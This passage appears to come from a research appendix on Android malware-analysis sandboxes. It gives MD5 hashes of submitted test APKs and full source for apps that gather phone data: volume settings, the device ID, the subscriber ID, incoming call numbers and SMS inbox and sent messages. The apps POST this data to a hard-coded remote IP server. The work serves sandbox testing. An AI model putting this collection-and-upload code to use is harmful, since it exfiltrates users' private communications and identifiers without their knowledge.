        currentAlarmVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_ALARM);
        currentDTMFVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_DTMF);
        currentMusicVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_MUSIC);
        currentNotificationVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_NOTIFICATION);
        currentRingVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_RING);
        currentSystemVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_SYSTEM);
        currentVoiceCallVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_VOICE_CALL);

        paramsAudio.add(new BasicNameValuePair("Alarm Volume," String.valueOf(currentAlarmVolume)));
        paramsAudio.add(new BasicNameValuePair("DTMF Volume," String.valueOf(currentDTMFVolume)));
        paramsAudio.add(new BasicNameValuePair("Music Volume," String.valueOf(currentMusicVolume)));
        paramsAudio.add(
            new BasicNameValuePair("Notification Volume," String.valueOf(currentNotificationVolume)));
        paramsAudio.add(new BasicNameValuePair("Ring Volume," String.valueOf(currentRingVolume)));
        paramsAudio.add(new BasicNameValuePair("System Volume," String.valueOf(currentSystemVolume)));
        paramsAudio.add(new              BasicNameValuePair("Voice              Call              Volume,"
String.valueOf(currentVoiceCallVolume)));

    }

    private void showAudioData() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramsAudio) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
        }

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendAudioData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
```

```
    if (networkInfo != null && networkInfo.isConnected()) {
        // Send HTTP POST request to server which will include POST
        // parameters with Audio info
        new SendHttpRequestTask().execute(SERVER_URL, "AUDIO");
    } else {
        setErrorMsg("No Network Connectivity");
        showErrorMsg();
    }
}

private void increaseVolume() {
    // Force Volume Change Increase
    mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_ALARM, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);

    mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_VOICE_CALL, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_DTMF, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_MUSIC, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_NOTIFICATION, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_RING, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_SYSTEM, AudioManager.ADJUST_RAISE, AudioManager.FLAG_SHOW_UI);
}

private void decreaseVolume() {
    // Force Volume Change Decrease
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_ALARM, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_VOICE_CALL, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
        AudioManager.STREAM_DTMF, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
  mAudioManager.adjustStreamVolume(
```

```
            AudioManager.STREAM_MUSIC, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
      mAudioManager.adjustStreamVolume(
            AudioManager.STREAM_NOTIFICATION, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
      mAudioManager.adjustStreamVolume(
            AudioManager.STREAM_RING, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
      mAudioManager.adjustStreamVolume(
            AudioManager.STREAM_SYSTEM, AudioManager.ADJUST_LOWER, AudioManager.FLAG_SHOW_UI);
    }
}
```

3. Broadcast Receiver Code

```
package com.boomgaarden_corney.android.audio;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.media.AudioManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.util.Log;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
```

```
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;

public class VolumeBroadcastReceiver extends BroadcastReceiver {

    private final String DEBUG_TAG = "DEBUG_AUDIO";
    private final String SERVER_URL = "http://54.86.68.241/audio/test.php";
    private String errorMsg;

    private AudioManager mAudioManager;

    // Lists used for storing POST data to be sent via HTTP
    private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
    private List<NameValuePair> paramsAudio = new ArrayList<NameValuePair>();

    public VolumeBroadcastReceiver() {
    }

    @Override
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.media.VOLUME_CHANGED_ACTION")) {
            mAudioManager = (AudioManager) context.getSystemService(Context.AUDIO_SERVICE);

            if (mAudioManager == null) {
                setErrorMsg("No Audio Manager Available");
                showErrorMsg();
                sendErrorMsg(context);
            } else {

                int volStreamType = intent.getIntExtra("android.media.EXTRA_VOLUME_STREAM_TYPE," -1);
                int newVolume = intent.getIntExtra("android.media.EXTRA_VOLUME_STREAM_VALUE," -1);
                int oldVolume = intent.getIntExtra("android.media.EXTRA_PREV_VOLUME_STREAM_VALUE," -1);

                paramsAudio.add(
                  new BasicNameValuePair("Volume Stream Type Changed," String.valueOf(volStreamType)));
                paramsAudio.add(new BasicNameValuePair("Previous Volume," String.valueOf(oldVolume)));
                paramsAudio.add(new BasicNameValuePair("New Volume," String.valueOf(newVolume)));
```

```
            sendAudioData(context);
        }
    }
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {

    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
```

```
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("AUDIO")) {
    writer.write(buildPostRequest(paramsAudio));
    paramsAudio = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int responseCode = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response code is: " + responseCode);

if (responseCode == 200) {
    InputStream istream = conn.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
    String line;
    StringBuilder response = new StringBuilder();

    if (reader != null) {

        while ((line = reader.readLine()) != null) {
            response.append(line);
        }
        reader.close();
    }
    conn.disconnect();
    return new String(response);
} else {
    conn.disconnect();
    return String.valueOf(responseCode);
}
```

```
    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {

        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url,
            // params[1] is type POST
            // request to send - i.e., whether to send Device or Audio parameters.
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
    }

    private void sendErrorMsg(Context context) {
      ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
      NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

      // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
```

```
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendAudioData(Context context) {
      ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
      NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Audio info
            new SendHttpRequestTask().execute(SERVER_URL, "AUDIO");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

4. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.audio" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />

    <application
        android:allowBackup="true"
```

```
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."AudioMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <!--
             The intent-filter for android.media.VOLUME_CHANGED_ACTION is an undocumented
                Android intent action. Some devices or Android versions may not recognize it.
        -->
        <receiver
            android:name=."VolumeBroadcastReceiver"
            android:enabled="true"
            android:exported="true" >
            <intent-filter>
                <action android:name="android.media.VOLUME_CHANGED_ACTION" >
                </action>
            </intent-filter>
        </receiver>
    </application>

</manifest>
```

L. PHONESTATE

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	19108261ad4fc87a6c570e016f324b7f
Andrubis	1fbbe9701b7925f4d27c51a35112e181
ApkScan	131bc9b7b854a0cd55601c2562fe5806
CopperDroid	6b3547df10a72cdd8d19e10eea088162
Mobile-Sandbox	77ab3a205a4781e041565e51ee312b6d
SandDroid	061577f2eaa42f21d8228d99c202684c
TraceDroid	11e360570f4ea6f6fc7e5f6ac4ba6eef
VisualThreat	8be0d0720f9e5ec5494e7fa99ec6a6fe

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.phonestate;

import android.content.Context;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
```

```
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class PhoneStateMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_PHONECALLSTATE";
    private final String SERVER_URL = "http://54.86.68.241/phonecallstatev2/test.php";
    private String errorMsg;

    private TextView txtResults;

    TelephonyManager mTelephonyManager;

    private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
    private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
    private List<NameValuePair> paramsPhone = new ArrayList<NameValuePair>();
    private List<NameValuePair> paramsPhoneCallState = new ArrayList<NameValuePair>();
```

```
@Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_phone_state_main);

       txtResults = (TextView) this.findViewById(R.id.txtResults);

       setDeviceData();
       showDeviceData();
       sendDeviceData();

       mTelephonyManager = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);

       if(mTelephonyManager != null) {
           mTelephonyManager.listen(new TeleListener(), PhoneStateListener.LISTEN_CALL_STATE);
           setPhoneData();
           showPhoneData();
           sendPhoneData();
           setErrorMsg("Phone Data Should've Been Sent");
           sendErrorMsg();
       } else {
           setErrorMsg("No Telephony Service Available");
           showErrorMsg();
           sendErrorMsg();
       }
   }

   @Override
   public boolean onCreateOptionsMenu(Menu menu) {
       // Inflate the menu; this adds items to the action bar if it is present.
       getMenuInflater().inflate(R.menu.menu_phone_state_main, menu);
       return true;
   }

   @Override
   public boolean onOptionsItemSelected(MenuItem item) {
       // Handle action bar item clicks here. The action bar will
```

```
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        //noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
            return true;
        }

        return super.onOptionsItemSelected(item);
    }

    private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
        StringBuilder result = new StringBuilder();
        boolean first = true;

        for (NameValuePair pair : params) {
            if (first)
                first = false;
            else
                result.append("&");

            result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
            result.append("=");
            result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
        }

        return result.toString();
    }

    private String sendHttpRequest(String myURL, String postParameters) throws IOException {
        URL url = new URL(myURL);

        // Setup Connection
        HttpURLConnection conn = (HttpURLConnection) url.openConnection();
        conn.setReadTimeout(10000); /* in milliseconds */
        conn.setConnectTimeout(15000); /* in milliseconds */
        conn.setRequestMethod("POST");
```

```
conn.setDoOutput(true);
conn.setDoInput(true);

// Setup POST query params and write to stream
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("PHONEDATA")) {
    writer.write(buildPostRequest(paramsPhone));
    paramsPhone = new ArrayList<NameValuePair>();
} else if (postParameters.equals("PHONECALLSTATE")) {
    writer.write(buildPostRequest(paramsPhoneCallState));
    paramsPhoneCallState = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int responseCode = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response code is: " + responseCode);

if (responseCode == 200) {
    InputStream istream = conn.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
    String line;
    StringBuilder response = new StringBuilder();

    if (reader != null) {

        while ((line = reader.readLine()) != null) {
```

```
                response.append(line);
            }
            reader.close();
        }
        conn.disconnect();
        return new String(response);
    } else {
        conn.disconnect();
        return String.valueOf(responseCode);
    }
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or PhoneState parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}
```

```
    private void showDeviceData() {
        // Display device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
```

```
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setPhoneData() {
        paramsPhone.add(
            new BasicNameValuePair("Data Activity," String.valueOf(mTelephonyManager.getDataActivity())));
        paramsPhone.add(new BasicNameValuePair("Data State,"
String.valueOf(mTelephonyManager.getDataState())));
        paramsPhone.add(new BasicNameValuePair("Device ID,"
String.valueOf(mTelephonyManager.getDeviceId())));
        paramsPhone.add(
            new BasicNameValuePair("Network Operator,"
String.valueOf(mTelephonyManager.getNetworkOperator())));
        paramsPhone.add(
            new BasicNameValuePair("Network Type," String.valueOf(mTelephonyManager.getNetworkType())));
        paramsPhone.add(new BasicNameValuePair("Phone Type,"
String.valueOf(mTelephonyManager.getPhoneType())));
        paramsPhone.add(new BasicNameValuePair("SIM State,"
String.valueOf(mTelephonyManager.getSimState())));
        paramsPhone.add(
            new BasicNameValuePair("SIM Operator," String.valueOf(mTelephonyManager.getSimOperator())));
        paramsPhone.add(
            new BasicNameValuePair("Subscriber ID," String.valueOf(mTelephonyManager.getSubscriberId())));
        paramsPhone.add(
```

```
            new                    BasicNameValuePair("Voice                    Mail                    Number,"
String.valueOf(mTelephonyManager.getVoiceMailNumber())));

    }

    private void showPhoneData() {
        txtResults.append("Data Activity - " + String.valueOf(mTelephonyManager.getDataActivity()) + "\n");
        txtResults.append("Data State - " + String.valueOf(mTelephonyManager.getDataState()) + "\n");
        txtResults.append("Device ID - " + String.valueOf(mTelephonyManager.getDeviceId()) + "\n");
        txtResults.append("Network Operator - " + String.valueOf(mTelephonyManager.getNetworkOperator()) +
"\n");
        txtResults.append("Network Type - " + String.valueOf(mTelephonyManager.getNetworkType()) + "\n");
        txtResults.append("Phone Type - " + String.valueOf(mTelephonyManager.getPhoneType()) + "\n");
        txtResults.append("SIM State - " + String.valueOf(mTelephonyManager.getSimState()) + "\n");
        txtResults.append("SIM Operator - " + String.valueOf(mTelephonyManager.getSimOperator()) + "\n");
        txtResults.append("Subscriber ID - " + String.valueOf(mTelephonyManager.getSubscriberId()) + "\n");
        txtResults.append("Voice Mail Number - " + String.valueOf(mTelephonyManager.getVoiceMailNumber())+
"\n");

        txtResults.append("\n");
    }

    private void sendPhoneData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Phone Data
            new SendHttpRequestTask().execute(SERVER_URL, "PHONEDATA");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setPhoneCallState(String phoneState, String incomingNumber) {
```

```
        paramsPhoneCallState.add(new BasicNameValuePair("Phone State,"phoneState));
        paramsPhoneCallState.add(new BasicNameValuePair("Phone Number," incomingNumber));
    }

    private void showPhoneCallState(String phoneState, String incomingNumber) {
        txtResults.append("Phone State - " + phoneState + "\n");
        txtResults.append("Phone Number - " + incomingNumber + "\n");

        txtResults.append("\n");
    }

    private void sendPhoneCallState() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Phone Data
            new SendHttpRequestTask().execute(SERVER_URL, "PHONECALLSTATE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private class TeleListener extends PhoneStateListener {

        @Override
        public void onCallStateChanged(int state, String incomingNumber) {
            super.onCallStateChanged(state, incomingNumber);
            switch (state) {
                case TelephonyManager.CALL_STATE_IDLE:
                    setPhoneCallState("IDLE," incomingNumber);
                    showPhoneCallState("IDLE," incomingNumber);
                    sendPhoneCallState();
                    break;
                case TelephonyManager.CALL_STATE_OFFHOOK:
```

```
                    setPhoneCallState("OFF_HOOK," incomingNumber);
                    showPhoneCallState("OFF_HOOK," incomingNumber);
                    sendPhoneCallState();
                    break;
                case TelephonyManager.CALL_STATE_RINGING:
                    setPhoneCallState("RINGING," incomingNumber);
                    showPhoneCallState("RINGING," incomingNumber);
                    sendPhoneCallState();
                    break;
                default:
                    break;
            }
        }

    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.phonestate" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."PhoneStateMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
```

```
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

M. SMS

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	f10eaa1e5c632d67b2325e40175e0d7b
Andrubis	2d2ef8c1ef248d3fc6c600055dad81c2
ApkScan	031e08a4fb1648ebc84f55bdf97bf932
CopperDroid	1917a93168332f8d1fdfab22f9a39796
Mobile-Sandbox	bde0cc83e4df71abe0f4f6af1b3f9b03
SandDroid	09cfdcdc51e772766fcb7ca3bfdedb08
TraceDroid	51717e56a0f87acfac5c6f45479a7e41
VisualThreat	d6973beed56fe28cf7a5c32b99e69004

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.sms;

import android.content.Context;
import android.database.Cursor;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.net.Uri;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
```

```
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class SMSMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_SMS";
    private final String SERVER_URL = "http://54.86.68.241/sms/test.php";

    private final String INBOX_SORT_ORDER = String.format("%s DESC LIMIT 10," "date");
    private final String SENT_SORT_ORDER = String.format("%s DESC LIMIT 10," "date");
    private final Uri SMS_INBOX_CONTENT_URI = Uri.parse("content://sms/inbox");
    private final Uri SMS_SENT_CONTENT_URI = Uri.parse("content://sms/sent");

    private String errorMsg;

    private TextView txtResults;

    private Cursor mCursorInbox;
```

```
private Cursor mCursorSent;

// Lists used for storing POST data to be sent via HTTP
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSMSInboxData = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSMSSentData = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_smsmain);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    // Setup Call Log
    mCursorInbox = getContentResolver().query(SMS_INBOX_CONTENT_URI,null,null,null,INBOX_SORT_ORDER);
    mCursorSent = getContentResolver().query(SMS_SENT_CONTENT_URI,null,null,null, SENT_SORT_ORDER);

    if (mCursorInbox == null || mCursorSent == null) {
        setErrorMsg("No SMS Content Provider Available");
        showErrorMsg();
        sendErrorMsg();
    }
}

@Override
protected void onResume() {
    super.onResume();

    if (mCursorInbox != null) {
        setSMSInboxData();
        showSMSInboxData();
        sendSMSInboxData();
```

```
            setErrorMsg("SMS Inbox Data Should be Sent");
            showErrorMsg();
            sendErrorMsg();
        }
        if (mCursorSent != null) {
            setSMSSentData();
            showSMSSentData();
            sendSMSSentData();
            setErrorMsg("SMS Sent Data Should be Sent");
            showErrorMsg();
            sendErrorMsg();
        }


}

@Override
protected void onDestroy() {
    mCursorInbox.close();
    mCursorSent.close();
    super.onDestroy();
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_smsmain, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
```

```
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {

    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
```

```
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("INBOX")) {
    writer.write(buildPostRequest(paramsSMSInboxData));
    paramsSMSInboxData = new ArrayList<NameValuePair>();
} else if (postParameters.equals("SENT")) {
    writer.write(buildPostRequest(paramsSMSSentData));
    paramsSMSSentData = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int responseCode = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response code is: " + responseCode);

if (responseCode == 200) {
    InputStream istream = conn.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
    String line;
    StringBuilder response = new StringBuilder();

    if (reader != null) {

        while ((line = reader.readLine()) != null) {
            response.append(line);
        }
        reader.close();
    }
```

```
            conn.disconnect();
            return new String(response);
        } else {
            conn.disconnect();
            return String.valueOf(responseCode);
        }

    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {

        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url,
            // params[1] is type POST
            // request to send - i.e., whether to send Device or SMS Data parameters.
            try {
                return sendHttpRequest(params[0], params[1]);
